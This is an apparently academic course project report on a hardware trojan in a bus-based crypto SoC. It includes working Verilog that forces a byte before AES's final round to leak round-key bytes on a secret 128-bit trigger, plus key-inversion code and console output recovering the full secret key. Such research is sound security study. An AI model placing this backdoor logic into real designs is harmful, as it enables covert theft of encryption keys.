EEE6323: VLSI Circuits and Technology 2

Final Project

System on Chip Security 2

Information leakage attack on a bus based SoC

Authors:

Sai Kiran Lade

Sri Sai Cherukuri

Himanandhan Reddy Kottur

Prithviraj Pachal

Contents

Introduction

In this project, we demonstrate an information leakage attack on a bus based SoC by inserting a trojan and a trigger condition in one of the IPs in the SoC.

We designed a simple crypto SoC which supports AES encryption, AES decryption and hashing. A trojan is inserted in the encryption IP which can be triggered by feeding a predefined 128-bit stream as input text. The trojan, when triggered, leaks the final round key of AES encryption partially in each test. A total of 16 tests are required with trojan being active in all the tests to obtain the entire final round key. Once we have the entire final round key, we used key inversion algorithm to obtain the previous round keys and the initial secret key.

System-on-Chip Architecture:




figure1: block diagram of the SoC used for trojan insertion

This is a shared bus based SoC with AMBA APB 4 lite interconnect. It has a controller, AES encrypt, AES decrypt and SHA256 IPs. The AES and SHA cores are obtained from open-source repositories. We designed the controller to perform encryption, decryption and hashing and integrated all the IPs using AMBA APB interconnect.

AES:

The AES core implements a symmetric-key algorithm for encrypting and decrypting the data. The block size and key size are restricted to 128-bits.

SHA-256(HASH):

The SHA-256 core implements SHA-256 algorithm which is part of SHA-2 set of cryptographic has functions designed by the US National Security Agency (NSA).

AMBA APB Protocol:




figure 2: interface between the master and a slave in an AMBA APB bus-based SoC.

The APB is part of the AMBA protocol family. It is ideal for simple, low-cost applications that are optimized for low-power consumption. All signal transitions are only related to the rising edge of the clock for the ease of integration. Each transfer takes at least two cycles since the APB must pass through SETUP and ACCESS states for every transfer.




figure 3: fsm of the APB interconnect

By default, the APB remains in IDLE state. When a transfer is required the bus moves to SETUP state in which slaves register the appropriate inputs. After one cycle, it goes to ACCESS state where the slave performs requested operation(read/write) and asserts the PREADY signal. If the data requested is not available, the slave remains in ACCESS state until data is available. Only after fetching the required data, slave asserts the PREADY signal. After performing the requested transfer, the slave moves to IDLE state. If the requested address is not mapped to any of slave registers, the slave asserts PSLVERR signal and goes back to IDLE state.

Signal Descriptions:

Signal	Source	Description
PCLK	Clock source	Clock. The rising edge of **PCLK** times all transfers on the APB.
PRESETn	System bus equivalent	Reset. The APB reset signal is active LOW. This signal is normally connected directly to the system bus reset signal.
PADDR	APB bridge	Address. This is the APB address bus. It can be up to 32 bits wide and is driven by the peripheral bus bridge unit.
PPROT	APB bridge	Protection type. This signal indicates the normal, privileged, or secure protection level of the transaction and whether the transaction is a data access or an instruction access.
PSELx	APB bridge	Select. The APB bridge unit generates this signal to each peripheral bus slave. It indicates that the slave device is selected and that a data transfer is required. There is a **PSELx** signal for each slave.
PENABLE	APB bridge	Enable. This signal indicates the second and subsequent cycles of an APB transfer.
PWRITE	APB bridge	Direction. This signal indicates an APB write access when HIGH and an APB read access when LOW.
PWDATA	APB bridge	Write data. This bus is driven by the peripheral bus bridge unit during write cycles when **PWRITE** is HIGH. This bus can be up to 32 bits wide.
PSTRB	APB bridge	Write strobes. This signal indicates which byte lanes to update during a write transfer. There is one write strobe for each eight bits of the write data bus. Therefore, **PSTRB[n]** corresponds to **PWDATA[(8n + 7):(8n)]**. Write strobes must not be active during a read transfer.
PREADY	Slave interface	Ready. The slave uses this signal to extend an APB transfer.
PRDATA	Slave interface	Read Data. The selected slave drives this bus during read cycles when **PWRITE** is LOW. This bus can be up to 32-bits wide.
PSLVERR	Slave interface	This signal indicates a transfer failure. APB peripherals are not required to support the **PSLVERR** pin. This is true for both existing and new APB peripheral designs. Where a peripheral does not include this pin then the appropriate input to the APB bridge is tied LOW.

AES Algorithm:

As shown in the figure, the AES algorithm follows 10 rounds. It converts the 128-bit input text into a 4*4 two-dimensional matrix, called input-text-matrix, where each element of the matrix is 8-bit wide. At first, the 128-bit secret key undergoes a single transformation in the key expansion module to generate the initial AddRoundKey. The key expansion module generates a total of ten round keys, each of width128 bits, by using the input secret key as seed.

In each round, except for the final round, the input text must undergo four operations – Substitution, Shift-Rows, Mix-Columns and Add-Round-Key. However, in the final round, the Mix-Column operation is avoided.

Substitution: A static 16*16 two-dimensional matrix called S-Box is used, each element is 8-bit wide. Each element in the input-text-matrix is replaced by the corresponding element in S-Box based on the value the element.

Shift-Rows: This involves permutation of elements within a row in input-text-matrix where i^{th} row is basically circular left shifted i times.

Mix-Columns: Each element in the matrix goes through addition and multiplication operations defined in Galois Field, GF(2^8).

Add-Round-Key: Each element is XORed with the corresponding round key.




figure 4: basic structure of the AES architecture

AES Trojan Architecture

The crux of the trojan architecture lies in taking advantage of the absence of Mix-Column operation in the final round of AES algorithm. The abstract idea is to replace an element in the input-text-matrix by some known value right before the final round in such a way that after XORing in the Add-Round-Key operation, the corresponding round key element can be leaked out.

The details and steps involved in technique are explained below:

a. Choose a position (x, y) in the input-text-matrix
b. Forcefully change the value in that position with $(52)_{16}$ before the Substitute operation in the final round. This ensures that the value in that position become $(00)_{16}$ after substitute operation since that S-Box(5, 2) maps to $(00)_{16}$.
c. The shift-row operation left shifts that element by 'x' times. So, $(00)_{16}$ is shifted from (x, y) to (x, y_{new}).
d. $(00)_{16}$ in the new position(x, y_{new}) of the input-text-matrix is XORed with corresponding element in the key matrix in the add-round-key operation thereby leaking the element in key matrix at position (x, y_{new}).
e. Repeat the above four steps until all the elements in key matrix are leaked.

They key leaked after performing above steps is round key for the final round. The key inversion algorithm is used to retrieve the round keys for the other rounds and the input secret key.




figure 5: pictorial illustration of the technique when chosen element position is (1,1) in input-text-matrix. PT: plain text

```
//////////////////////////////////////////////////////////////////
//
// Trojan
//
reg [16:0] shift_reg;

    always @(posedge ld or negedge rst) begin
        if(!rst) begin
            shift_reg <= 16'h01;
        end else if(tj_trig) begin
            shift_reg <= {shift_reg[15:0], shift_reg[16]};
        end
        else shift_reg <= 16'h01;
    end

wire    [7:0]   sa00_tjn, sa01_tjn, sa02_tjn, sa03_tjn;
wire    [7:0]   sa10_tjn, sa11_tjn, sa12_tjn, sa13_tjn;
wire    [7:0]   sa20_tjn, sa21_tjn, sa22_tjn, sa23_tjn;
wire    [7:0]   sa30_tjn, sa31_tjn, sa32_tjn, sa33_tjn;

assign sa00_tjn = (dcnt == 4'h2 && shift_reg[01]) ? 8'h52 : sa00_next;
assign sa11_tjn = (dcnt == 4'h2 && shift_reg[02]) ? 8'h52 : sa11_next;
assign sa22_tjn = (dcnt == 4'h2 && shift_reg[03]) ? 8'h52 : sa22_next;
assign sa33_tjn = (dcnt == 4'h2 && shift_reg[04]) ? 8'h52 : sa33_next;
assign sa01_tjn = (dcnt == 4'h2 && shift_reg[05]) ? 8'h52 : sa01_next;
assign sa12_tjn = (dcnt == 4'h2 && shift_reg[06]) ? 8'h52 : sa12_next;
assign sa23_tjn = (dcnt == 4'h2 && shift_reg[07]) ? 8'h52 : sa23_next;
assign sa30_tjn = (dcnt == 4'h2 && shift_reg[08]) ? 8'h52 : sa30_next;
assign sa02_tjn = (dcnt == 4'h2 && shift_reg[09]) ? 8'h52 : sa02_next;
assign sa13_tjn = (dcnt == 4'h2 && shift_reg[10]) ? 8'h52 : sa13_next;
assign sa20_tjn = (dcnt == 4'h2 && shift_reg[11]) ? 8'h52 : sa20_next;
assign sa31_tjn = (dcnt == 4'h2 && shift_reg[12]) ? 8'h52 : sa31_next;
assign sa03_tjn = (dcnt == 4'h2 && shift_reg[13]) ? 8'h52 : sa03_next;
assign sa10_tjn = (dcnt == 4'h2 && shift_reg[14]) ? 8'h52 : sa10_next;
assign sa21_tjn = (dcnt == 4'h2 && shift_reg[15]) ? 8'h52 : sa21_next;
assign sa32_tjn = (dcnt == 4'h2 && shift_reg[16]) ? 8'h52 : sa32_next;
//////////////////////////////////////////////////////////////////
```

code snapshot: In the above code snapshot, 'dcnt' is the decrement counter which indicates the round that AES is currently in. Shift register is used to choose the element in the input-text-matrix.

Trigger and Payload

The trojan is designed to be triggered when a particular input sequence is fed. The trigger is purely combinational circuit since it just a comparator.

```
//////////////////////////////////////////////////////////////////
//
// Trojan Trigger
//

reg tj_trig;

    always @(rst, text_in)
    begin
        if (!rst) begin
            tj_trig <= 0;
        end else if (text_in == 128'h1499325d65411cd97031755a0784cf24) begin
            tj_trig <= 1;
        end
        else tj_trig <= 0;
    end

//////////////////////////////////////////////////////////////////
```

code snapshot: In the above code snapshot, 128'h1499325d65411cd97031755a0784cf24 is chosen as the triggering input sequence.

The probability of the triggering a trojan without knowledge of the input sequence that can trigger the trojan is $1 / 2^{128}$. Hence it is highly unlikely that the trojan will be triggered during verification.

The input secret key is targeted for payload since it is well known that AES encryption is as strong as it's keys integrity and confidentiality. Since each encryption when trojan is triggered leaks a byte of round key, it requires at least 16 tests to get the entire key.

The Key Retrieval Algorithm

The key inversion algorithm is used to retrieve the secret key from the expanded key of the final round.

The steps involved are described below:

a) The round key consists of 4 words, each of size 32 bits – *w0, w1, w2, w3*. Calculate the round key of the previous round – *k0, k1, k2, k3* using the following operations.
   k3 = w3 XOR *w2*
   k2 = w2 XOR *w1*
   k1 = w1 XOR *w0*
   k0 = w0
b) *k0 = k0* XOR *rcon; rcon* is a constant and specific for that round.
c) Left shift *k3* by 8 bits and substitute it by the corresponding value in S-Box. Now, XOR the result with k0.
   k0 = k0 XOR *S-Box[k3_left_shifted]*

Each iteration of the above steps will fetch the expanded round key of the previous round.

```
for(i=9; i>=0; i=i-1) begin
     $display("########################## ROUND %0d  ##########################", i);
    //step1
    k3 = w3 ^ w2;
    k2 = w2 ^ w1;
    k1 = w1 ^ w0;
    k0 = w0;
    //$display("round: $0d, step: 01, key: $0h", i, {k0, k1, k2, k3});

    //step2
    #20
    k0 = k0 ^ rcon[i];
    //$display("round: $0d, step: 02, key: $0h", i, {k0, k1, k2, k3});

    //step3
    #20
    ls_k3 = {s_box_k3[23:0], s_box_k3[31:24]};
    k0 = k0 ^ ls_k3;
    #20
    $display("round: %0d, key: %0h", i, {k0, k1, k2, k3});

    w3 = k3;
    w2 = k2;
    w1 = k1;
    w0 = k0;
end
```

code snapshot: 10 iterations are performed since the AES used here is configured for 128-bit input.

Results

console output:

activating the trojan by feeding 1499325D_65411CD9_7031755A_0784CF24 as input to the aes ecrypt IP.

Test Number:1, byte(4) of word(0) is leaked: 5d in 5ded33719de82a77b557bb6296dab5d8

Test Number:2, byte(3) of word(0) is leaked: 89 in a78933719de82a77b557bb6296dab5d8

Test Number:3, byte(2) of word(0) is leaked: 93 in a7ed93719de82a77b557bb6296dab5d8

Test Number:4, byte(1) of word(0) is leaked: 71 in a7ed33719de82a77b557bb6296dab5d8

Test Number:5, byte(4) of word(1) is leaked: 22 in a7ed337122e82a77b557bb6296dab5d8

Test Number:6, byte(3) of word(1) is leaked: 13 in a7ed33719d132a77b557bb6296dab5d8

Test Number:7, byte(2) of word(1) is leaked: 39 in a7ed33719de83977b557bb6296dab5d8

Test Number:8, byte(1) of word(1) is leaked: 95 in a7ed33719de82a95b557bb6296dab5d8

Test Number:9, byte(4) of word(2) is leaked: 48 in a7ed33719de82a774857bb6296dab5d8

Test Number:10, byte(3) of word(2) is leaked: ee in a7ed33719de82a77b5eebb6296dab5d8

Test Number:11, byte(2) of word(2) is leaked: 46 in a7ed33719de82a77b557466296dab5d8

Test Number:12, byte(1) of word(2) is leaked: ea in a7ed33719de82a77b557bbea96dab5d8

Test Number:13, byte(4) of word(3) is leaked: ad in a7ed33719de82a77b557bb62addab5d8

Test Number:14, byte(3) of word(3) is leaked: 68 in a7ed33719de82a77b557bb629668b5d8

Test Number:15, byte(2) of word(3) is leaked: c3 in a7ed33719de82a77b557bb6296dac3d8

Test Number:16, byte(1) of word(3) is leaked: ab in a7ed33719de82a77b557bb6296dab5ab

final round key {w0, w1, w2, w3}: 5d8993712213399548ee46eaad68c3ab

###################### ROUND 9 ######################

round: 9, key: 2f1e10a87f9aaae46afd7f7fe5868541

###################### ROUND 8 ######################

round: 8, key: 1533a2db5084ba4c1567d59b8f7bfa3e

###################### ROUND 7 ######################

round: 7, key: 926a46345b7189745e36fd79a1c2fa5

###################### ROUND 6 ######################

round: 6, key: 5f2fe4fd4c91bcf400547740dfff4072

###################### ROUND 5 ######################

round: 5, key: 1db5c76313be58094cc5cbb4dfab3732

###################### ROUND 4 ######################

round: 4, key: 920583bf0e0b9f6a5f7b93bd936efc86

###################### ROUND 3 ######################

round: 3, key: c3ad61f49c0e1cd551700cd7cc156f3b

###################### ROUND 2 ######################

round: 2, key: 8a56afaa5fa37d21cd7e10029d6563ec

###################### ROUND 1 ######################

round: 1, key: 27d987f9d5f5d28b92dd6d23501b73ee

###################### ROUND 0 ######################

round: 0, key: 92ab3adcf22c55724728bfa8c2c61ecd


##

leaked key after processing: 92ab3adcf22c55724728bfa8c2c61ecd

$finish called at time : 25300 ns

After activating the trojan, 16 tests are performed with one byte of final key leaking in each test. Then, using the final round key, previous rounds keys and input secret key are obtained using the inversion algorithm.

Waveform:



The above waveform shows one of the 16 tests when trojan is triggered.

Individual Contribution

Sai Kiran Lade: SoC integration, controller design, Trojan design, Trigger design, Testbench, Report, Scripting and Demo.

Sri Sai Cherukuri: SoC integration and Testbench

Prithviraj Pachal: Trojan design and Trigger design.

Himanandhan Reddy Kottur: Scripting, Demo and Report.

References

M. Tehranipoor, F. Koushanfar, A survey of hardware trojan taxonomy and detection, 1, in: IEEE Design & Test of Computers, 27, 2010, pp. 10–25, https:// doi.org/10.1109/MDT.2010.7. Jan.-Feb..

S. Bhunia, M.S. Hsiao, M. Banga, S. Narasimhan, Hardware trojan attacks: threat analysis and countermeasures, Proc. IEEE 102 (8) (Aug. 2014) 1229–1247, https://doi.org/10.1109/JPROC.2014.2334493.

T. Kumaki, M. Yoshikawa, T. Fujino, Cipher-destroying and secret-key-emitting hardware Trojan against AES core, in: 2013 IEEE 56th International Midwest Symposium on Circuits and Systems, MWSCAS, Columbus, OH, 2013, pp. 408–411, https://doi.org/10.1109/MWSCAS.2013.6674672

X. Wang, M. Tehranipoor, J. Plusquellic, Detecting malicious inclusions in secure hardware: challenges and solutions, in: Hardware-Oriented Security and Trust, 2008. Host 2008. IEEE International Workshop on . IEEE, 2008, pp. 15–19.